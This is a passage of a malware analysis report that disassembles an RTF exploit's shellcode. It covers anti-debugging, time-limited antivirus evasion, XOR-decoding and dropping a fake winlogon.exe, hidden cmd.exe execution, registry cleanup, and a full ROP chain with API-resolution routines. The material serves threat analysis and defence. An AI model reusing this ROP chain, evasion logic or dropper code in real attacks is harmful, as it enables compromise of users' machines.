This debugger check is functionally the same as the first check executed in Stage 2. One aspect of note is that, although the code is functionally equivalent, it's written differently. This could mean that there were different authors that didn't communicate efficiently or couldn't communicate due to organizational boundaries.

Another aspect of note is that these last two anti-debug checks are written modularly. That is, the snippet of code could be placed anywhere inside shellcode and wouldn't adversely affect the code around them.

If a debugger is detected, the entire portion of the shellcode that drops malware is avoided. This behavior is most likely intended to thwart automated analysis of the exploit in products such as FireEye. If no debugger is detected, Stage 2 continues with operations necessary to drop malware. The first part of these operations is to detect antivirus products that are installed on the system. The following code is used to perform this antivirus detection:

```
seg000:0001E4A9                 push    PAGE_READWRITE  ; flProtect
seg000:0001E4AB                 push    MEM_COMMIT      ; flAllocationType
seg000:0001E4B0                 push    10000h          ; dwSize
seg000:0001E4B5                 push    0               ; lpAddress
seg000:0001E4B7                 call    [edi+edi_space.pfnVirtualAlloc]
seg000:0001E4BA                 add     eax, 0FE00h
seg000:0001E4BF                 mov     [edi+edi_space.pNewCallStack], eax
seg000:0001E4C5                 lea     eax, (aCWindowsSystem32Driv - stage2_part1)[ebp]
seg000:0001E4C5                         ; "C:\\windows\\system32\\drivers\\"
seg000:0001E4CB                 lea     ecx, [edi+edi_space.szDriversDirectory]
seg000:0001E4D1                 mov     ebx, ecx
seg000:0001E4D3
seg000:0001E4D3 loc_1E4D3:                              ; CODE XREF: stage3_part3+33j
seg000:0001E4D3                 mov     dl, [eax]
seg000:0001E4D5                 mov     [ecx], dl
seg000:0001E4D7                 inc     eax
seg000:0001E4D8                 inc     ecx
seg000:0001E4D9                 cmp     byte ptr [eax], 0
seg000:0001E4DC                 jnz     short loc_1E4D3
seg000:0001E4DE                 lea     ecx, (aAvc3_sys - stage2_part1)[ebp]
seg000:0001E4DE                         ; BitDefender Active Virus Control Driver
seg000:0001E4E4                 lea     ebx, [edi+edi_space.szDriversDirectory]
seg000:0001E4EA                 lea     eax, [edi+edi_space.blIsBitDefenderPresent]
seg000:0001E4F0                 push    eax             ; blIsPresent
seg000:0001E4F1                 push    ebx             ; szDirectory
seg000:0001E4F2                 push    ecx             ; szFile
seg000:0001E4F3                 call    does_file_exist
seg000:0001E4F8                 cmp     [edi+edi_space.blIsBitDefenderPresent], 0
seg000:0001E4FF                 jnz     stage3_part4
```

The code above determines if the file “avc3.sys” is present in “C:\Windows\System32\drivers”, and if so, sets a Boolean value to True and skips the rest of the antivirus checks. The file “avc3.sys” is a driver used by BitDefender.

If BitDefender’s driver is not present on the system, the code checks for Kaspersky Anti-Virus as can be seen in the following code:

```
seg000:0001E505                 lea     ecx, (aKlif_sys - stage2_part1)[ebp]
seg000:0001E505                         ; Kaspersky Anti-Virus Mini-filter Driver
seg000:0001E50B                 lea     ebx, [edi+edi_space.szDriversDirectory]
seg000:0001E511                 lea     eax, [edi+edi_space.blIsKasperskyPresent]
seg000:0001E517                 push    eax             ; blIsPresent
seg000:0001E518                 push    ebx             ; szDirectory
seg000:0001E519                 push    ecx             ; szFile
seg000:0001E51A                 call    does_file_exist
seg000:0001E51F                 cmp     [edi+edi_space.blIsKasperskyPresent], 0
seg000:0001E526                 jnz     stage3_part4
```

Like the check for BitDefender, the code detects that Kaspersky Anti-Virus is present if the file “klif.sys” is present in “C:\Windows\System32\drivers”. This checking structure is repeated for six additional, distinct antivirus drivers.

Stage 2 ultimately ends up checking for the following antivirus products on the system:

- BitDefender
- Kaspersky
- Sophos
- Avast!
- AVG
- Avira
- ESET
- Quick Heal

Next, Stage 2 gets the current date on the system. The following code is used by Stage 2 to do this:

```
seg000:0001E606                 sub     esp, 40h
seg000:0001E609                 lea     ebx, [esp+40h+SystemTime]
seg000:0001E60D                 push    ebx             ; lpSystemTime
seg000:0001E60E                 call    [edi+edi_space.pfnGetLocalTime]
seg000:0001E611                 mov     ax, [ebx+_SYSTEMTIME.wYear]
seg000:0001E614                 mov     word ptr [edi+edi_space.curYear], ax
seg000:0001E61B                 mov     ah, byte ptr [ebx+_SYSTEMTIME.wMonth]
seg000:0001E61E                 mov     al, byte ptr [ebx+_SYSTEMTIME.wDay]
seg000:0001E621                 mov     word ptr [edi+edi_space.curMonthDay], ax
seg000:0001E628                 add     esp, 40h
```

The reason for detecting antivirus products and getting the current date is because Stage 2 is designed to bypass antivirus detection, but only for a hardcoded amount of time. The following table shows the products and associated date on which the evasion of that product expires:

Product	Evasion expiry
All	24-Nov-2017
BitDefender	24-May-2017
Kaspersky	22-Apr-2017
Sophos	17-Jun-2017
Avast!	16-Aug-2017
AVG	18-May-2017
Avira	02-Jun-2017
ESET	09-Sep-2017
Quick Heal	03-May-2017

Once Stage 2 has retrieved the current date from the system, it proceeds to derive a path for the malware as can be seen in the following exhibit:

```
seg000:0001E62B                 lea     esi, [edi+edi_space.szTempPath]
seg000:0001E631                 push    esi             ; lpBuffer
seg000:0001E632                 push    60h             ; nBufferLength
seg000:0001E634                 call    [edi+edi_space.pfnGetTempPathA]
seg000:0001E637                 xor     eax, eax
seg000:0001E639
seg000:0001E639 loc_1E639:                              ; CODE XREF: stage3_part5+17j
seg000:0001E639                 inc     eax
seg000:0001E63A                 cmp     [edi+eax+edi_space.szTempPath], 0
seg000:0001E642                 jnz     short loc_1E639
seg000:0001E644                 mov     ebx, eax
seg000:0001E646                 mov     [edi+edi_space.lenTempPath], ebx
seg000:0001E649                 mov     dword ptr [edi+ebx+edi_space.szTempPath], 'niw\'
seg000:0001E654                 mov     dword ptr [edi+ebx+(edi_space.szTempPath+4)], 'ogol'
seg000:0001E65F                 mov     word ptr [edi+ebx+(edi_space.szTempPath+8)], 'n'
seg000:0001E669                 mov     [edi+edi_space.pszOutName], esi
```

On most systems, this code will create a path such as “C:\Users\<username>\AppData\Local\Temp\winlogon”. Once the path has been created, Stage 2 looks for the beginning of the malware payload within the document as can be seen in the following code:

```
seg000:0001E66C                 mov     edx, [edi+edi_space.hFileMapping]
seg000:0001E66F                 xor     ecx, ecx
seg000:0001E671
seg000:0001E671 loc_1E671:                              ; CODE XREF: stage3_part5+4Fj
seg000:0001E671                                         ; stage3_part5+58j
seg000:0001E671                 add     ecx, 4
seg000:0001E674                 cmp     word ptr [edx+ecx], FILE_MARKER_1
seg000:0001E67A                 jnz     short loc_1E671
seg000:0001E67C                 cmp     word ptr [edx+ecx+2], FILE_MARKER_1
seg000:0001E683                 jnz     short loc_1E671
seg000:0001E685
seg000:0001E685 loc_1E685:                              ; CODE XREF: stage3_part5+5Fj
seg000:0001E685                 inc     edx
seg000:0001E686                 cmp     byte ptr [edx+ecx], FILE_MARKER_PAD1
seg000:0001E68A                 jz      short loc_1E685
```

Simply put, it looks for a sequence of bytes that delineates the beginning of the malware payload inside the exploit RTF document. Next, it de-obfuscates the malware payload using the following code:

```
seg000:0001E68C                 lea     edx, [edx+ecx]
seg000:0001E68F                 xor     ebx, ebx
seg000:0001E691                 lea     ecx, [edi+edi_space.pFileData]
seg000:0001E697
seg000:0001E697 loc_1E697:                              ; CODE XREF: stage3_part5+85j
seg000:0001E697                                         ; stage3_part5+8Ej
seg000:0001E697                 mov     eax, [edx+ebx]
seg000:0001E69A                 cmp     eax, 0
seg000:0001E69D                 jz      short loc_1E6A4
seg000:0001E69F                 xor     eax, 0ABCDEFBAh
seg000:0001E6A4
seg000:0001E6A4 loc_1E6A4:                              ; CODE XREF: stage3_part5+72j
seg000:0001E6A4                 mov     [ecx+ebx], eax
seg000:0001E6A7                 add     ebx, 4
seg000:0001E6AA                 cmp     word ptr [edx+ebx], FILE_MARKER_2
seg000:0001E6B0                 jnz     short loc_1E697
seg000:0001E6B2                 cmp     word ptr [edx+ebx+2], FILE_MARKER_2
seg000:0001E6B9                 jnz     short loc_1E697
```

Ultimately, it performs an XOR operation on every 32-bit value of the payload — other than zero — with 0xABCDEFBA. One aspect of note is that it writes zero values verbatim in order to prevent the leaking of the XOR key. It continues to de-obfuscate until it runs into a sequence of marker bytes that delineate the end of the malware payload. Once completed, Stage 2 constructs another path as can be seen in the following code:

```
seg000:0001E6BB                 mov     [edi+edi_space.sizeOutFile], ebx
seg000:0001E6BE                 lea     ecx, (aTmpWinlogon_exe - stage2_part1)[ebp] ;
seg000:0001E6BE                         "%tmp%\\winlogon.exe"
seg000:0001E6C4                 lea     eax, [edi+edi_space.szTempWinlogonExePath]
seg000:0001E6CA                 push    100h            ; nSize
seg000:0001E6CF                 push    eax             ; lpDst
seg000:0001E6D0                 push    ecx             ; lpSrc
seg000:0001E6D1                 call    [edi+edi_space.pfnExpandEnvironmentStringsA]
```

This code creates a path such as “C:\Users\<username>\AppData\Local\Temp\winlogon.exe”. The only difference between this path and the previously generated path is that this path has an executable extension.

Next, a new file is created using the following code:

```
seg000:0001E6D4                 lea     edx, [edi+edi_space.szTempWinlogonExePath]
seg000:0001E6DA                 xor     eax, eax
seg000:0001E6DC                 lea     esi, [edi+edi_space.pfnCreateFileA] ; pfnFunc
seg000:0001E6DF                 push    eax
seg000:0001E6E0                 push    FILE_ATTRIBUTE_HIDDEN or FILE_ATTRIBUTE_SYSTEM
seg000:0001E6E2                 push    CREATE_ALWAYS
seg000:0001E6E4                 push    eax
seg000:0001E6E5                 push    eax
seg000:0001E6E6                 push    GENERIC_WRITE
seg000:0001E6EB                 push    edx
seg000:0001E6EC                 push    eax             ; hTemplateFile
seg000:0001E6ED                 push    FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
seg000:0001E6F2                 push    CREATE_ALWAYS   ; dwCreationDisposition
seg000:0001E6F4                 push    eax             ; lpSecurityAttributes
seg000:0001E6F5                 push    eax             ; dwShareMode
seg000:0001E6F6                 push    GENERIC_WRITE   ; dwDesiredAccess
seg000:0001E6FB                 push    [edi+edi_space.pszOutName] ; lpFileName
seg000:0001E6FE                 push    7               ; numArgs
seg000:0001E700                 call    protected_api_call ; CreateFileA
```

The way protected_api_call works is that the desired function address, the number of parameters for that function, and two sets of parameters, are passed to protected_api_call. If an antivirus product was detected and it’s before the evasion expiry date, then the first set of parameters is used and the desired function is called in a manner evasive of exploit detection. If the expiry date has elapsed, or no antivirus was detected, then the second set of parameters is used to call the function in a normal manner.

Ultimately, the malware file will be opened with a path of either “C:\Users\<username>\AppData\Local\Temp\winlogon.exe” and hidden and system file properties set, or a path of ““C:\Users\<username>\AppData\Local\Temp\winlogon” with the normal property set. The choice depends on whether antivirus is not being evaded, or if it is, respectively.

Once created, the malware is written to the file, then closed. The following code is responsible for this action:

```
seg000:0001E705                 mov     [edi+edi_space.hOutFile], eax
seg000:0001E708                 push    0
seg000:0001E70A                 lea     ecx, [esp+8]
seg000:0001E70D                 lea     eax, [edi+edi_space.pFileData]
seg000:0001E713                 lea     esi, [edi+edi_space.pfnWriteFile] ; pfnFunc
seg000:0001E716                 push    0
seg000:0001E718                 push    ecx
seg000:0001E719                 push    [edi+edi_space.sizeOutFile]
seg000:0001E71C                 push    eax
seg000:0001E71D                 push    [edi+edi_space.hOutFile]
seg000:0001E720                 push    0               ; lpOverlapped
seg000:0001E722                 push    ecx             ; lpNumberOfBytesWritten
seg000:0001E723                 push    [edi+edi_space.sizeOutFile] ; nNumberOfBytesToWrite
seg000:0001E726                 push    eax             ; lpBuffer
seg000:0001E727                 push    [edi+edi_space.hOutFile] ; hFile
seg000:0001E72A                 push    5               ; numArgs
seg000:0001E72C                 call    protected_api_call ; WriteFile
seg000:0001E731                 push    [edi+edi_space.hOutFile] ; hObject
seg000:0001E734                 call    [edi+edi_space.pfnCloseHandle]
```

The only difference in this call to WriteFile is whether the WriteFile API is called evasively. Once the file has been written, the malware is executed as can be seen in the following code:

```
seg000:0001E737                 lea     ecx, [edi+edi_space.szTempWinlogonExePath]
seg000:0001E73D                 lea     edx, (aCmd_exeCMoveYTmpWinl - stage2_part1)[ebp]
seg000:0001E73D                 ;"cmd.exe /c move /Y \"%tmp%\\winlogon\" "...
seg000:0001E743                 lea     esi, [edi+edi_space.pfnWinExec] ; pfnFunc
seg000:0001E746                 push    SW_HIDE
seg000:0001E748                 push    ecx
seg000:0001E749                 push    SW_HIDE         ; uCmdShow
seg000:0001E74B                 push    edx             ; lpCmdLine
seg000:0001E74C                 push    2               ; numArgs
seg000:0001E74E                 call    protected_api_call ; WinExec
```

If an antivirus product is going to be evaded, it will execute the dropped malware using the following command:

```
cmd.exe /c move /Y "%tmp%\winlogon" "%userprofile%\winlogon.exe & "%userprofile%\winlogon.exe"
```

If an antivirus product is not being evaded, it will execute the malware directly as:

`“C:\Users\<username>\AppData\Local\Temp\winlogon.exe”.`

Once the malware has been dropped to disk and executed, Stage 2 moves on to dropping the decoy document. The following code is used to find the decoy document with the exploit document:

```
seg000:0001E753                 mov     edx, [edi+edi_space.hFileMapping]
seg000:0001E756                 xor     ecx, ecx
seg000:0001E758
seg000:0001E758 loc_1E758:                              ; CODE XREF: stage2_part5+Ej
seg000:0001E758                                         ; stage2_part5+17j
seg000:0001E758                 add     ecx, 4
seg000:0001E75B                 cmp     word ptr [edx+ecx], FILE_MARKER_2
seg000:0001E761                 jnz     short loc_1E758
seg000:0001E763                 cmp     word ptr [edx+ecx+2], FILE_MARKER_2
seg000:0001E76A                 jnz     short loc_1E758
seg000:0001E76C
seg000:0001E76C loc_1E76C:                              ; CODE XREF: stage2_part5+1Ej
seg000:0001E76C                 inc     edx
seg000:0001E76D                 cmp     byte ptr [edx+ecx], FILE_MARKER_PAD2
seg000:0001E771                 jz      short loc_1E76C
```

Simply put, the code above looks through the exploit document for a sequence of bytes that delineates the beginning of the document. Once found, the following code is executed:

```
seg000:0001E773                 lea     edx, [edx+ecx]
seg000:0001E776                 lea     ecx, [edi+edi_space.pFileData]
seg000:0001E77C                 xor     ebx, ebx
seg000:0001E77E
seg000:0001E77E loc_1E77E:                              ; CODE XREF: stage2_part5+44j
seg000:0001E77E                                         ; stage2_part5+4Cj
seg000:0001E77E                 mov     eax, [edx+ebx]
seg000:0001E781                 cmp     eax, 0
seg000:0001E784                 jz      short loc_1E78B
seg000:0001E786                 xor     eax, 0BADCFEABh
seg000:0001E78B
seg000:0001E78B loc_1E78B:                              ; CODE XREF: stage2_part5+31j
seg000:0001E78B                 mov     [ecx+ebx], eax
seg000:0001E78E                 add     ebx, 4
seg000:0001E791                 cmp     word ptr [edx+ebx], FILE_MARKER_3
seg000:0001E797                 jnz     short loc_1E77E
seg000:0001E799                 cmp     word ptr [edx+ebx], FILE_MARKER_3
seg000:0001E79F                 jnz     short loc_1E77E
```

The Stage 2 code above performs a 32-bit XOR operation on every 32-bit value between the sequence of bytes that delineates the beginning of the decoy document, stopping when it finds a sequence of bytes that marks the end of the decoy document. Again, the 32-bit XOR operation is avoided on all zero values to prevent the XOR key from being repeated inside the exploit document.

Next, the Stage 2 code overwrites the exploit with the decoy document as shown in the following code:

```
seg000:0001E7A1                 push    [edi+edi_space.hFileMapping] ; lpBaseAddress
seg000:0001E7A4                 call    [edi+edi_space.pfnUnmapViewOfFile]
seg000:0001E7A7                 push    SEEK_SET        ; dwMoveMethod
seg000:0001E7A9                 push    0               ; lpDistanceToMoveHigh
seg000:0001E7AB                 push    0               ; lDistanceToMove
seg000:0001E7AD                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:0001E7B0                 call    [edi+edi_space.pfnSetFilePointer]
seg000:0001E7B2                 push    0
seg000:0001E7B4                 lea     ecx, [esp+4+var_4]
seg000:0001E7B7                 lea     eax, [edi+edi_space.pFileData]
seg000:0001E7BD                 push    0               ; lpOverlapped
seg000:0001E7BF                 push    ecx             ; lpNumberOfBytesWritten
seg000:0001E7C0                 push    [edi+edi_space.ddRtfFileSize] ; nNumberOfBytesToWrite
seg000:0001E7C3                 push    eax             ; lpBuffer
seg000:0001E7C4                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:0001E7C7                 call    [edi+edi_space.pfnWriteFile]
seg000:0001E7CA                 push    [edi+edi_space.hRtfFile] ; hObject
seg000:0001E7CD                 call    [edi+edi_space.pfnCloseHandle]
```

The code above simply sets the file pointer to the beginning of the RTF exploit file, writes the decoy document into the file, and finally closes the handle. Ultimately, this makes it so that the exploit file is no longer on the system. Once the RTF exploit file has been overwritten with the decoy document, Stage 2 begins to clean up the system by erasing the Microsoft Word recovery entries as shown in the following code:

```
seg000:0001E7D0                 push    'F/'            ; /F
seg000:0001E7D5                 push    ' "yc'          ; cy"
seg000:0001E7DA                 push    'neil'          ; lien
seg000:0001E7DF                 push    'iseR'          ; Resi
seg000:0001E7E4                 push    '\dro'          ; ord\
seg000:0001E7E9                 push    'W\0.'          ; .0\W
seg000:0001E7EE                 push    '21\e'          ; e\12
seg000:0001E7F3                 push    'ciff'          ; ffic
seg000:0001E7F8                 push    'O\tf'          ; ft\O
seg000:0001E7FD                 push    'osor'          ; roso
seg000:0001E802                 push    'ciM\'          ; \Mic
seg000:0001E807                 push    'eraw'          ; Ware
seg000:0001E80C                 push    'tfoS'          ; Soft
seg000:0001E811                 push    '\UCK'          ; KCU\
seg000:0001E816                 push    'H" e'          ; e "H
seg000:0001E81B                 push    'tele'          ; elet
seg000:0001E820                 push    'd ge'          ; eg d
seg000:0001E825                 push    'r c/'          ; /c r
seg000:0001E82A                 push    ' exe'          ; exe
seg000:0001E82F                 push    '.dmc'          ; cmd.
seg000:0001E834                 lea     ecx, [esp+50h+var_50]
seg000:0001E837                 lea     esi, [edi+edi_space.pfnWinExec] ; pfnFunc
seg000:0001E83A                 push    SW_HIDE
seg000:0001E83C                 push    ecx
seg000:0001E83D                 push    SW_HIDE         ; uCmdShow
seg000:0001E83F                 push    ecx
seg000:0001E83F                 ; lpCmdLine - cmd.exe /c reg delete
seg000:0001E83F                 ; "HKCU\Software\Microsoft\Office\12.0\Word\Resiliency" /F
```

When Microsoft Word first opens a file, it puts an entry in this registry entry for the file that is being opened. When Microsoft Word gracefully exits, it deletes these entries from the registry. If Microsoft Word is shut down unexpectedly, these entries cause it to emit a warning regarding the file, crash Word, and prompt the user with a choice of reopening the file or not. Since this would alarm the user, Stage 2 deletes these entries from the system. The above code is for Microsoft Word 2007, but the process repeats for Word 2010 and 2013.

Once the registry entries are cleaned up, Stage 2 finally launches the decoy document and cleanly exits the process. The code responsible for these actions can be seen in the following exhibit:

```
seg000:0001E87D                 lea     ebx, (aCmd_exeCDirWindir - stage2_part1)[ebp]
seg000:0001E87D                         ; "cmd.exe /c dir %windir% && \""
seg000:0001E883                 lea     ecx, [edi+edi_space.szFinalCommand]
seg000:0001E889
seg000:0001E889 loc_1E889:                              ; CODE XREF: stage2_part7+15j
seg000:0001E889                 mov     al, [ebx]
seg000:0001E88B                 mov     [ecx], al
seg000:0001E88D                 inc     ecx
seg000:0001E88E                 inc     ebx
seg000:0001E88F                 cmp     byte ptr [ebx], 0
seg000:0001E892                 jnz     short loc_1E889
seg000:0001E894                 lea     ebx, [edi+edi_space.szMyFullPath]
seg000:0001E89A
seg000:0001E89A loc_1E89A:                              ; CODE XREF: stage2_part7+21j
seg000:0001E89A                 inc     ebx
seg000:0001E89B                 cmp     byte ptr [ebx], 0
seg000:0001E89E                 jnz     short loc_1E89A
seg000:0001E8A0                 mov     byte ptr [ebx], '"'
seg000:0001E8A3                 lea     ecx, [edi+edi_space.szFinalCommand]
seg000:0001E8A9
seg000:0001E8A9 loc_1E8A9:                              ; pfnFunc
seg000:0001E8A9                 lea     esi, [edi+edi_space.pfnWinExec]
seg000:0001E8AC                 push    0
seg000:0001E8AE                 push    ecx
seg000:0001E8AF                 push    0               ; uCmdShow
seg000:0001E8B1                 push    ecx
seg000:0001E8B1                         ; lpCmdLine - cmd.exe /c dir %windir% &&
seg000:0001E8B2                 push    2               ; numArgs
seg000:0001E8B4                 call    protected_api_call ; WinExec
seg000:0001E8B9                 push    0               ; uExitCode
seg000:0001E8BB                 push    0FFFFFFFFh      ; hProcess
seg000:0001E8BD                 call    [edi+edi_space.pfnTerminateProcess]
```

The code ultimately creates the following command to open the decoy document:

```
cmd.exe /c dir %windir% && \”<Exploit Document Path>\”
```

The first part of the command is designed to create a delay to allow the exploited Word process to close before the decoy document is opened with the second part of the command. Finally, the Microsoft Word process is exited cleanly.

STAGE 1 EVOLUTION

This section will take the individual components of Stage 1 across all of the variants identified and explain the differences. This section differs from the analysis section in that it will not provide a narrative discussing how all the components interoperate. By identifying and categorizing the differences, we're able to derive information regarding the evolution of the code.

ROP SLED

The only difference between the various Stage 1 ROP sleds are the number of "pop ebp; retn" gadgets used in the beginning. The following ROP sled is used throughout all the exploits:

```
seg000:00000A0C                 dd 7F85h dup(7C34342Ch) ; retn    10h
seg000:00020820                 dd 0Bh dup(7C342404h)   ; retn
```

ROP CHAIN

All of the observed samples share the same ROP chain, and therefore, it is not a point of differentiation. The following ROP chain is used:

```
seg000:0002084C                 dd 7C3651EBh            ; pop ebp
seg000:0002084C                                         ; retn
seg000:00020850                 dd 7C3651EBh            ; --- ebp value
seg000:00020854                 dd 7C372B02h            ; pop ebx
seg000:00020854                                         ; retn
seg000:00020858                 dd 201h                 ; --- ebx value
seg000:0002085C                 dd 7C344364h            ; pop edx
seg000:0002085C                                         ; retn
seg000:00020860                 dd PAGE_EXECUTE_READWRITE ; --- edx value
seg000:00020864                 dd 7C351A28h            ; pop ecx
seg000:00020864                                         ; retn
seg000:00020868                 dd 7C390FC7h            ; --- ecx value
seg000:0002086C                 dd 7C342E9Eh            ; pop edi
seg000:0002086C                                         ; retn
seg000:00020870                 dd 7C34A40Fh            ; --- edi value
seg000:00020874                 dd 7C3650DCh            ; pop esi
seg000:00020874                                         ; retn
seg000:00020878                 dd 7C3415A3h            ; --- esi value
seg000:0002087C                 dd 7C347F97h            ; pop eax
seg000:0002087C                                         ; retn
seg000:00020880                 dd 7C37A151h            ; --- eax value
seg000:00020884                 dd 7C378C4Dh            ; pusha
seg000:00020884                                         ; add al, 0xEFh
seg000:00020884                                         ; retn
seg000:00020884                                         ; ==============
seg000:00020884                                         ; EDI - 0x7C34A40F
seg000:00020884                                         ;     retn
seg000:00020884                                         ; ESI - 0x7C3415A3
seg000:00020884                                         ;     jmp     dword ptr [eax]
seg000:00020884                                         ;         VirtualProtect
seg000:00020884                                         ; EBP - 0x7C3651EB
seg000:00020884                                         ;     pop ebp
seg000:00020884                                         ;     retn
seg000:00020884                                         ; ESP - off_20888
seg000:00020884                                         ;     --- VirtualProtect lpAddress
seg000:00020884                                         ; EBX - 0x201
seg000:00020884                                         ;     --- VirtualProtect dwSize
seg000:00020884                                         ; EDX - 0x40
seg000:00020884                                         ;     --- VirtualProtect flNewProtect
seg000:00020884                                         ; ECX - 0x7C390FC7
seg000:00020884                                         ;     --- VirtualProtect lpflOldProtect
seg000:00020884                                         ; EAX - 0x7C37A140
seg000:00020884                                         ;     --- ebp value
seg000:00020888                 dd 7C345C30h            ; push esp
seg000:00020888                                         ; retn
```

GET POSITION

In order for the shellcode to be position-agnostic, it must be written as position-independent code. This requirement means that the shellcode must calculate the address to which it is loaded, and reference data relative to that offset. Across the observed samples, three variations of code that determined their own addresses were discovered:

```
seg000:0001FE9C                 dd 0FFFFFFE8h           ; call    near ptr loc_1FE9C+4
seg000:0001FEA0 ; ---------------------------------------------------------------------------
seg000:0001FEA0                 inc     ebx
seg000:0001FEA2                 pop     ebp
seg000:0001FEA3                 sub     ebp, 5
seg000:0001FEA6                 lea     ecx, [ebp+1Bh]
```

(IDUF-14)

```
seg000:00000066                 fldpi
seg000:00000068                 fstenv  byte ptr [esp-0Ch]
seg000:0000006D                 mov     edi, ebp
seg000:0000006F                 pop     ebp
seg000:00000070                 lea     ecx, [ebp+1Bh]
```

(IDUF-04)

```
seg000:0001FEA8                 fldpi
seg000:0001FEAA                 fstenv  [esp+var_C]
seg000:0001FEAF                 pop     ebp
seg000:0001FEB0                 lea     ecx, [ebp+17h]
```

(IDUF-13)

UNXOR

In order to provide obfuscation of the shellcode, the observed samples perform math on subsequent code. There were two variations of this function that were observed. The first is a standard 1-byte key XOR decryption of the payload. The second attempted to be more complex by taking the bitwise complement before applying the XOR function. This attempt was in vain, however, since it can be reduced down to a single XOR operation by taking the key value, XOR-ing that with 0xFF, and using the result in a normal 1-byte XOR decryption routine:

```
seg000:00000073                 mov     edx, 154h
seg000:00000078
seg000:00000078 loc_78:                                 ; CODE XREF: unxor+Cj
seg000:00000078                 not     byte ptr [ecx]
seg000:0000007A                 xor     byte ptr [ecx], 5
seg000:0000007D                 inc     ecx
seg000:0000007E                 dec     edx
seg000:0000007F                 jnz     short loc_78
```

(IDUF-04)

```
seg000:0001FEB3                 mov     edx, 140h
seg000:0001FEB8
seg000:0001FEB8 loc_1FEB8:                              ; CODE XREF: unxor+Aj
seg000:0001FEB8                 xor     byte ptr [ecx], 12h
seg000:0001FEBB                 inc     ecx
seg000:0001FEBC                 dec     edx
seg000:0001FEBD                 jnz     short loc_1FEB8
```

(IDUF-13)

RESOLVE KERNEL32

On Windows, it's necessary to locate the address of Kernel32 in memory to perform system operations, since kernel calls can vary. Across the samples, we observed two algorithms used to find this address. The first naively assumes that Kernel32 is the second loaded module. On many systems, this is correct; however, on any system with software that performs DLL injection in certain ways, this assumption can be violated. The second takes a more robust approach, looking for the first module in the initialization order list, whose 14th Unicode character is a 2, corresponding to kernel32.dll:

```
seg000:0001FEBF                 xor     ecx, ecx
seg000:0001FEC1                 mov     esi, fs:[ecx+_NT_TEB.Peb]
seg000:0001FEC5                 mov     esi, [esi+_PEB.Ldr]
seg000:0001FEC8                 mov     esi, [esi+_PEB_LDR_DATA.InLoadOrderModuleList.Flink]
seg000:0001FECB                 lodsd
seg000:0001FECC                 mov     esi, [eax+LIST_ENTRY.Flink]
seg000:0001FECE                 mov     esi, [esi+_LDR_DATA_TABLE_ENTRY.DllBase]
seg000:0001FED1                 mov     esi, esi
seg000:0001FED3                 jmp     short do_stage2
```

(IDUF-13)

```
seg000:00000081         xor     ecx, ecx
seg000:00000083         mov     esi, fs:[ecx+_NT_TEB.Peb]
seg000:00000087         mov     esi, [esi+_PEB.Ldr]
seg000:0000008A         mov     esi, [esi+_PEB_LDR_DATA.InInitializationOrderModuleList.Flink]
seg000:0000008D
seg000:0000008D loc_8D:                                 ; CODE XREF: get_kernel32+18j
seg000:0000008D         mov     ebp, [esi+
seg000:0000008D             _LDR_DATA_TABLE_ENTRY_INITIALIZATION_ORDER.DllBase]
seg000:00000090         mov     edi, [esi+
seg000:00000090             _LDR_DATA_TABLE_ENTRY_INITIALIZATION_ORDER.BaseDllName.Buffer]
seg000:00000093         mov     esi, [esi+LIST_ENTRY.Flink]
seg000:00000095         cmp     byte ptr [edi+0Eh], '2'
seg000:00000099         jnz     short loc_8D
seg000:0000009B         mov     esi, ebp
seg000:0000009D         jmp     short do_stage2
```

(IDUF-04)

RESOLVE FUNCTIONS

Across all the samples observed, there were two variations for function resolution. Both function resolvers use a zero-terminated array of hashes for lookup, and to which the result is written. Both functions use the same additive-rotate-right hashing algorithm for function identification. The only difference between the two is the removal of a single instruction at offset 0x1FED6, as indicated in the following code:

```
seg000:0001FED5 resolv_funcs    proc near               ; CODE XREF: do_stage2+Ep
seg000:0001FED5                                         ; do_stage2+44p
seg000:0001FED5                 pusha
seg000:0001FED6                 mov     ebp, edi
seg000:0001FED8
seg000:0001FED8 loc_1FED8:                              ; CODE XREF: resolv_funcs+55j
seg000:0001FED8                 mov     ebx, esi
seg000:0001FEDA                 push    esi
seg000:0001FEDB                 mov     esi, [ebx+_IMAGE_DOS_HEADER.e_lfanew]
seg000:0001FEDE                 mov     esi,
[esi+ebx+_IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
seg000:0001FEE2                 add     esi, ebx
seg000:0001FEE4                 push    esi
seg000:0001FEE5                 mov     esi, [esi+_IMAGE_EXPORT_DIRECTORY.AddressOfNames]
seg000:0001FEE8                 add     esi, ebx
seg000:0001FEEA                 xor     ecx, ecx
seg000:0001FEEC                 dec     ecx
seg000:0001FEED
seg000:0001FEED loc_1FEED:                              ; CODE XREF: resolv_funcs+32j
seg000:0001FEED                 inc     ecx
seg000:0001FEEE                 lodsd
seg000:0001FEEF                 add     eax, ebx
seg000:0001FEF1                 push    esi
seg000:0001FEF2                 xor     esi, esi
seg000:0001FEF4
seg000:0001FEF4 loc_1FEF4:                              ; CODE XREF: resolv_funcs+2Cj
seg000:0001FEF4                 movsx   edx, byte ptr [eax]
seg000:0001FEF7                 cmp     dh, dl
seg000:0001FEF9                 jz      short loc_1FF03
seg000:0001FEFB                 ror     esi, 7
seg000:0001FEFE                 add     esi, edx
seg000:0001FF00                 inc     eax
seg000:0001FF01                 jmp     short loc_1FEF4
seg000:0001FF03 ; ---------------------------------------------------------------------------
seg000:0001FF03
seg000:0001FF03 loc_1FF03:                              ; CODE XREF: resolv_funcs+24j
seg000:0001FF03                 cmp     [ebp+0], esi
seg000:0001FF06                 pop     esi
seg000:0001FF07                 jnz     short loc_1FEED
seg000:0001FF09                 pop     edx
seg000:0001FF0A                 mov     edi, ebx
seg000:0001FF0C                 mov     ebx, [edx+_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
seg000:0001FF0F                 add     ebx, edi
seg000:0001FF11                 mov     cx, [ebx+ecx*2]
seg000:0001FF15                 mov     ebx, [edx+_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
seg000:0001FF18                 add     ebx, edi
seg000:0001FF1A                 mov     eax, [ebx+ecx*4]
seg000:0001FF1D                 add     eax, edi
seg000:0001FF1F                 mov     [ebp+0], eax
seg000:0001FF22                 pop     esi
seg000:0001FF23                 add     ebp, 4
seg000:0001FF26                 cmp     dword ptr [ebp+0], 0
seg000:0001FF2A                 jnz     short loc_1FED8
seg000:0001FF2C                 popa
seg000:0001FF2D                 retn
seg000:0001FF2D resolv_funcs    endp
```

(IDUF-13)

```
